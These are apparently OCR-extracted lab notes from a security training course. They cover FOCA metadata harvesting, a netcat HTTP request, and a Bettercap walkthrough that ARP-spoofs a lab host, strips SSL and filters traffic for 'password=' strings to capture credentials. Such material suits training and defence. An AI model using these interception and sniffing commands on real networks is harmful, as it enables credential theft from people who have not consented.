
Password:admin




Foca:

FOCA (Fingerprinting Organizations with Collected Archives) is a tool that reveals metadata and hidden information in scanned documents. These documents are searched for using three search engines: Google, Bing, and DuckDuckGo. The results from the three engines amounts to a lot of documents. FOCA examines a wide variety of records, with the most widely recognized being Microsoft Office, Open Office and PDF documents. It may also work with Adobe InDesign or SVG files. These archives may be on-site pages and can be downloaded and dissected with FOCA.


Dashboard




Create new project:




Select all three search engines Similarly, under Extensions section, click All option to choose all the given extensions and then click the Search All button.




After the scans are completed. The gathered result on the Metadata associated with the target domain appears, as shown in the image



You can Download files and also open in browser through right-click on any URL and click Link(s) **-->** Open in browser from the context menu.





Netcat:

Netcat is a networking utility that reads and writes data across network connections, using the TCP/IP protocol. It is a reliable “back-end” tool used directly or driven by other programs and scripts. It is also a network debugging and exploration tool.


In this we are performing simple example

Through netcat getiing the GET request of website

```
┌─[root@parrot]─[~]
└──╼ #nc -vv www.moviescope.com 80
www.moviescope.com [10.10.1.19] 80 (http) open
```

Command :GET /HTTP/1.0

We successfully got the GET request




● **Steal sensitive information like passwords, keys, secrets, internal emails or credit card details from the sniffed target.**


Bettercap:

BetterCAP is a powerful, flexible and portable tool created to perform various types of MITM attacks against a network, manipulate HTTP, HTTPS and TCP traffic in realtime, sniff for credentials and much more.

Intercept HTTP traffic on the target system:


Command: bettercap -iface etho





net.probe on = send different types of probe packets to each IP in the current subnet for the net.recon module to detect them.

net.recon on = responsible for periodically reading the system ARP table to detect new hosts on the network.




set http.proxy.sslstrip true = This module enables SSL stripping.

set arp.spoof.internal true = spoofs the local connections among computers of the internal network.


set arp.spoof.targets 10.10.1.11= spoofs the IP address of the target host.

http.proxy on= module initiates http proxy.



arp.spoof on =initiates ARP spoofing.

net.sniff on =responsible for performing sniffing on the network.




set net.sniff.regexp '.*password=.+' = only consider the packets sent with a payload matching the given regular expression (in this case, **'.*password=.+'**

